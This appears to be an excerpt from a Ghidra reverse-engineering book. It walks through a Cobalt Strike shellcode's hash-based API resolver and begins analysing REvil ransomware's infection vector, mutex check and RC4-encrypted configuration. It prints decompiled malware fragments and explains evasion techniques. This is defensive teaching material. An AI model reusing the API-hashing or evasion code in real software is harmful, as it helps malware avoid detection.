


Figure 17.27 – Selecting the enum value for known constants

After this, you also can change the variable name to one that is more meaningful and easier to understand, and when you make all the necessary changes, the resulting decompiled code will look like what is shown in the following figure:

```
21
22  pLdrEntry = *(*(*(unaff_GS_OFFSET + 0x60) + 0x18) + 0x20);
23  do {
24    ModuleNameLength = (pLdrEntry->FullDllName).MaximumLength;
25    uVar2 = 0;
26    pbVar2 = (pLdrEntry->FullDllName).Buffer;
27    do {
28      charValue = *pbVar2;
29                    /* Convert the character to UPPERCASE */
30      if ('`' < charValue) {
31        charValue = charValue - 0x20;
32      }
33                    /* Compute rotated hash */
34      uVar2 = (uVar2 >> 0xd | uVar2 << 0x13) + charValue;
35      ModuleNameLength = ModuleNameLength - 1;
36      pbVar2 = pbVar2 + 1;
37    } while (ModuleNameLength != 0);
38    p_Var1 = (pLdrEntry->InInitializationOrderLinks).Flink;
39    ntHeaders = &p_Var1->Flink + *(&p_Var1[3].Blink + 4);
40    if (((ntHeaders->OptionalHeader).Magic == IMAGE_NT_OPTIONAL_HDR64_MAGIC) &&
41       (NumberOfNames = (ntHeaders->OptionalHeader).DataDirectory[0].VirtualAddress,
42        NumberOfNames != 0)) {
43      exportDir = &p_Var1->Flink + NumberOfNames;
44      NumberOfNames = exportDir->NumberOfNames;
45                    /* Iterate over all the names from the export directory of the DLL */
46      while (NumberOfNames != 0) {
47        NumberOfNames = NumberOfNames - 1;
48        hash = 0;
49        funcationName = &p_Var1->Flink + *(p_Var1 + NumberOfNames * 4 + exportDir->AddressOfNames);
50        do {
51          c = *funcationName;
52                    /* Compute rotated hash */
53          hash = (hash >> 0xd | hash << 0x13) + c;
54          funcationName = funcationName + 1;
55        } while (c != '\0');
56        if (hash + uVar2 == in_R10D) {
57                    /* WARNING: Could not recover jumptable at 0x000000c4. Too many branches */
58                    /* WARNING: Treating indirect jump as call */
59          (*(&p_Var1->Flink +
60            *(&p_Var1->Flink +
61              CONCAT62(NumberOfNames >> 0x10,
62                       *(p_Var1 + NumberOfNames * 2 + exportDir->AddressOfNameOrdinals)) * 4 +
63             exportDir->AddressOfFunctions)))(param_1,param_2,param_3,param_4);
64          return;
65        }
66      }
67    }
68    pLdrEntry = (pLdrEntry->InLoadOrderLinks).Flink;
69  } while( true );
70}
```

Figure 17.28 – Decompiled code with proper names and fixed data structures

The preceding code is now much clearer and easy to examine. Such functions are a very common occurrence in packed code. They are used to locate and execute APIs in memory based on precomputed API hashes (different hashes such as `DJB2` or `ROR13` could be used).

We saw before, in `FUN_004014f3` (*Figure 17.12*), that it has code to add the `GetModuleHandleA` and `GetProcAddress` function addresses in the shellcode based on certain conditions to enable dynamic API calling. However, the problem with that is you need to pass the module and function name as a string parameter to these APIs, rendering them susceptible to memory-based detection, and it will also be visible as part of unpacked shellcode similar to how the `IP-Address` and `User-Agent` strings were visible. Although this offers partial concealment, a hash-based approach provides an additional layer of obfuscation by removing the need to use API name strings completely.

Here is a summary of how the code in *Figure 17.28* works.

It starts with retrieving the address of the **process environment block** (**PEB**) by reading at the `0x60` offset from the `GS` segment on x64 Windows. The PEB contains all the loaded modules in the process as a linked list. It then computes the `ROR13` hash of the module name and compares it with the expected hash value that was passed as a parameter to this function. This is to select the correct module that the malware wants (it achieves a similar result as `GetModuleHandleA`). Once the correct module is found, it proceeds to find the correct API from the module's export directory. It iterates over all the exported API names to compute and compare their `ROR13` hash with the one passed as a function parameter to select the right API that it needs to call (it achieves a similar result as `GetProcAddress`).

From *Figure 17.20*, which shows the current call stack, we can see that this function (`FUN_0000000a`) was most recently called from another function, `FUN_00000128`, containing the return address of `0x90169`. You can use the *G* key to jump to address `0x169` in the **CodeBrowser** window and look at the function that is calling `FUN_0000000a` to resolve and call APIs based on hashes. See the function at address `0x128` in the following figure:




Figure 17.29 – Calling FUN_0000000a (CALL RBP) with a given hash to resolve and call it

The hashes passed as parameters are `0x3b2e55eb` and `0x7b18062d`, which will be resolved to `HttpOpenRequestA` and `HttpSendRequestA` from the `wininet.dll` module, respectively. These APIs are used to establish an HTTP connection. Given that the shellcode is responsible for receiving commands and sending data to the C2 server, it is evident that such a function needs to be called.

There are many other code locations from where this function to resolve and call APIs using hashes is used, and I will leave that as an exercise to find out those locations and determine what API is being called.

Summary

In this chapter, we delved into the critical skill of unpacking malware, a core competency for reverse engineers specializing in malware analysis. We learned about the general concept of unpacking and approaches we can take to de-obfuscate it.

We used Ghidra to perform static and dynamic analysis of real malware that uses the Cobalt Strike framework for C2 communication, with the goal of uncovering the actual URL embedded within the packed shellcode.

We also saw different approaches that malware can take to hide its functionality and how to overcome them.

In the following chapter, we will analyze a complex ransomware. We will utilize unpacking techniques covered in this chapter, along with concepts from previous chapters, to help our analysis process.

Further reading

- *Antivirus Bypass Techniques: Learn practical techniques and tactics to combat, bypass, and evade antivirus software*: `https://www.packtpub.com/en-au/product/antivirus-bypass-techniques-9781801075602`
- *Mastering Malware Analysis: The complete malware analyst's guide to combating malicious software, APT, cybercrime, and IoT attacks*: `https://www.packtpub.com/en-au/product/mastering-malware-analysis-9781789614879`

18
Reverse-Engineering Ransomware

Ransomware is a type of **malicious software** (**malware**) that tries to block access to a user's data by encrypting it. It can sometimes try to lock the victim out of their system entirely. Victims are only able to re-access their system and data after the ransom is paid. The concept of ransomware dates back to the late 1980s with the **AIDS Trojan**, which encrypted filenames and demanded payment for decryption. However, it has evolved significantly since then. Modern ransomware employs advanced encryption techniques and spreads through sophisticated methods, such as phishing emails, exploit kits, and malvertising. It has become increasingly popular due to the rise of cryptocurrencies, which facilitate anonymous ransom payments. Ransomware has become a popular choice of malware for financially motivated threat actors. In 2023 alone, ransomware groups collected over $1 billion. In 2017, the **WannaCry** ransomware made headlines when it used a vulnerability in the Windows OS to infect over 200,000 computers, including critical infrastructure and services across 150 countries.

In this chapter, we will learn about various aspects of ransomware, including general working principles and the basic encryption scheme used by ransomware. We will utilize our knowledge of Ghidra, which was covered in previous chapters, to analyze modern ransomware.

This chapter covers the following topics:

- General working principles of ransomware
- Identifying encryption algorithms

Technical requirements

The following is required for this chapter:

- This book's GitHub repository, which contains all the necessary code for this chapter: `https://github.com/PacktPublishing/Ghidra-Software-Reverse-Engineering-for-Beginners---Second-Edition/tree/main/Chapter18`

General working principles of ransomware

Understanding the general working principles of ransomware is crucial for cybersecurity professionals and malware analysts. It will also help reverse engineers interested in dissecting ransomware. This section outlines the typical life cycle of a ransomware attack, highlighting the key stages and mechanisms involved. We will describe every stage and look at some specific examples with each one.

Initial infection vector

The initial stage of a ransomware attack involves delivering the malicious code to the target system. We have outlined common infection vectors here.

Phishing emails

Attackers send emails containing malicious attachments or links that, when opened, execute the ransomware. The following figure shows one such phishing email (`sha256:1d304b6c733fbea864aa12c280f355ed6cedb3fe8c6fcd5d0330035fc0d414d1`):




Figure 18.1 – Phishing email containing ransomware

The email includes an attachment named `SNB_Luhut_Balance.pdf`, which masquerades as a PDF file but is actually a PE executable (`sha256:dd59a759331f7d6c46ed43cba3d55b8325985e215b94027972006c06b1ec1f1c`). An examination of the file using a hex editor reveals an `MZ` header signature, confirming it as an executable file, as shown in *Figure 18.1*.

This phishing email is associated with the **REvil** (aka **Sodinokibi**) ransomware and the threat actor group named **PINCHY SPIDER**. PINCHY SPIDER was also suspected of spreading the **GandCrab** ransomware. Because of code similarities between these two ransomware families, and the emergence of the former when the fall of the latter occurred, researchers believed that the same threat actor group was connected to both ransomware instances. Following figure shows the association information of this email in VirusTotal (`https://virustotal.com`):




Figure 18.2 – Association information of phishing email

We can utilize the VirusTotal service to analyze the specifics of the attached file (`SNB_Luhut_Balance.pdf`) as well, including its type, size, and categorization, as shown in the following figure:




Figure 18.3 – Viewing SNB_Luhut_Balance.pdf in VirusTotal

In the upcoming subsections, *Installation and execution* and *Encryption*, we will be analyzing specific parts of this executable to demonstrate various aspects of ransomware behaviors.

Malicious downloads

Users can inadvertently download ransomware by accessing compromised websites or downloading infected software.

Exploiting vulnerabilities

Attackers exploit security vulnerabilities in OSs, applications, or network services to install ransomware without user interaction. Famous examples include the WannaCry ransomware's use of **EternalBlue** to exploit a **Server Message Block** (**SMB**) vulnerability in the Windows OS.

Installation and execution

Once the ransomware reaches the target system, it executes its payload, which would be obfuscated to evade static detection from anti-virus software and maximize its chances of successfully ransoming a victim's machine. In this stage, it might also try to escalate its privilege to gain access to critical files. This privilege is also used to terminate critical processes, such as those related to backup software, anti-viruses, and other processes that might have locked files from editing, so that the ransom operation can run without any interference. Note that most anti-virus software now runs as **Protected Process Light** (**PPL**) and thus it's not straightforward to terminate it. By using these extra privileges, ransomware can inject itself into other trusted processes that are not monitored by the anti-virus software, which thus helps it evade behavior-based detection solutions. In this subsection, we will take a closer look at some of these aspects used in the ransomware we extracted from the phishing email mentioned in the previous subsection. Using the unpacking techniques learned in *Chapter 17*, *Unpacking in-the-Wild Malware*, our first step is to get the unpacked version of this ransomware.

To briefly refresh, the unpacking technique is to put a breakpoint on `VirtualAlloc` and `VirtualProtect`, then dump the memory containing the PE file to get the unpacked version of the ransomware. For the current sample, when `VirtualProtect` is called for the second time, the unpacked code's memory protection is changed. You should, however, check the starting bytes of the base address of the memory region to have bytes corresponding to the `MZ` signature.

This dumped file from memory is a second-stage payload and it is the actual ransomware, while the original binary (with the name `SNB_Luhut_Balance.pdf`) is called the **dropper** or **loader**, which helps deliver the ransomware. The loader code can frequently change between different malware campaigns, or even within the same campaign, but the extracted ransomware code changes less frequently. What you need to understand is ransomware is developed by a group that puts it for sale on the dark web, and then there could be various other hacking groups that buy the ransomware and use their own loader or packer to encapsulate the main ransomware payload before spreading it in their campaign.

We can look up the hash (`sha256:e281347d6faf8fa17e9bcd79d0f815187506c89e8bca9ffae78170e31ff07438`) of the extracted dump file on VirusTotal. As shown in the following figure, there is an **ASSOCIATIONS** tab for this hash, which links it to the REvil/Sodinokibi ransomware. For the original hash (refer to *Figure 18.3*), there is no such association present as it's a dropper/loader (as suggested by the **spreader** tag in *Figure 18.3*) and can be used to deliver other malware too:




Figure 18.4 – Extracted ransomware hash as viewed in VirusTotal

Let's import and load the extracted file (we will refer to the extracted binary as ransomware going forward) in Ghidra's **CodeBrowser** tool to start analyzing it. The entry function of ransomware looks as shown in the following figure:




Figure 18.5 – Entry function of ransomware

The ransomware binary performs the following actions.

Mutual exclusion

As part of the installation process, the malware loads all necessary libraries and functions (we will discuss these further in the next subsection, *Evasion*). But more importantly, it also makes sure there are no other instances of the same malware running on the machine, which might cause unexpected behavior, such as corrupting encrypted files beyond recovery or locked resources. To maintain this exclusivity, it makes use of named mutex objects, and if the creation fails with `ERROR_ALREADY_EXISTS`, the malware terminates itself. The code for mutex creation and verification can be found at the address `0x4047b3`. The following figure shows the creation of a mutex and checking the error value to ensure single-instance execution:

```
12  result = 0;
13  MutexHandle = (*CreateMutexW)((LPSECURITY_ATTRIBUTES)0x0,0,MutexName);
14  if (MutexHandle != (HANDLE)NULL) {
15    status = (*RtlGetLastWin32Error)();
16    if (status == ERROR_ALREADY_EXISTS) {
17      result = 1;
18    }
19  }
20  return result;
```

Figure 18.6 – Creating a mutex and checking for error

If mutex creation fails, the process is terminated, as shown in the following figure:

```
                    Check if another instance of the same process in not running ...
004035c1 e8 ed 11       CALL        CheckMutexForExclusivity
         00 00
004035c6 85 c0          TEST        EAX,EAX
                    Creation of mutex should be successful if running exclusively...
004035c8 74 0a          JZ          resume
004035ca 6a 00          PUSH        0x0
004035cc e8 35 08       CALL        ExitProcess
```

Figure 18.7 – Checks for failure and terminates the process

Evasion

The main ransomware binary is obfuscated as well, and you will notice that there are no imports at all, as shown in the following figure. This is a very common obfuscation where modules and the API are loaded dynamically. We discuss this in detail in *Chapter 17*, *Unpacking in-the-Wild Malware*:




Figure 18.8 – Ransomware executable with an empty import

The module and API names are encrypted using **RC4 encryption**, which is implemented at address `0x00405913`. The API name decryption function calls a wrapper function, `FUN_00404d1a`, to the RC4 encryption, which passes an offset to a structure as the first parameter and relative offsets in this structure for the RC4 key, key size, encrypted data, and data length as other parameters. The RC4 function body is shown in the following figure:




Figure 18.9 – RC4 function body

You can read more about RC4 here: `https://en.wikipedia.org/wiki/RC4`.

Config extraction

The attacker might include certain configurations in the ransomware executable that will enable them to control the runtime behavior of the ransomware. This includes a **command and control** (**C2**) URL to report infection and facilitate key exchange operations. Configs are also used to control what files or folders it wants to encrypt or spare, and a few more behaviors depending on the ransomware family. In our case, the config is a JSON file that's embedded inside the executable binary and decrypted using the same RC4 function at `0x00405913`. The config decryption routine is called from the function at address `0x00401a6e`, as shown in the following figure:




Figure 18.10 – The FUN_00401a6e function, which decrypts the embedded configuration file

From the preceding figure, we see that encrypted config bytes of length `0x66CC` are stored at the address `0x41e028` and the RC4 decryption key with a length of 32 bytes (`0x20` in hex) is located at the address `0x41e000`. Let's try to use an online tool such as CyberChef (`gchq.github.io/CyberChef`) to decrypt this configuration file.

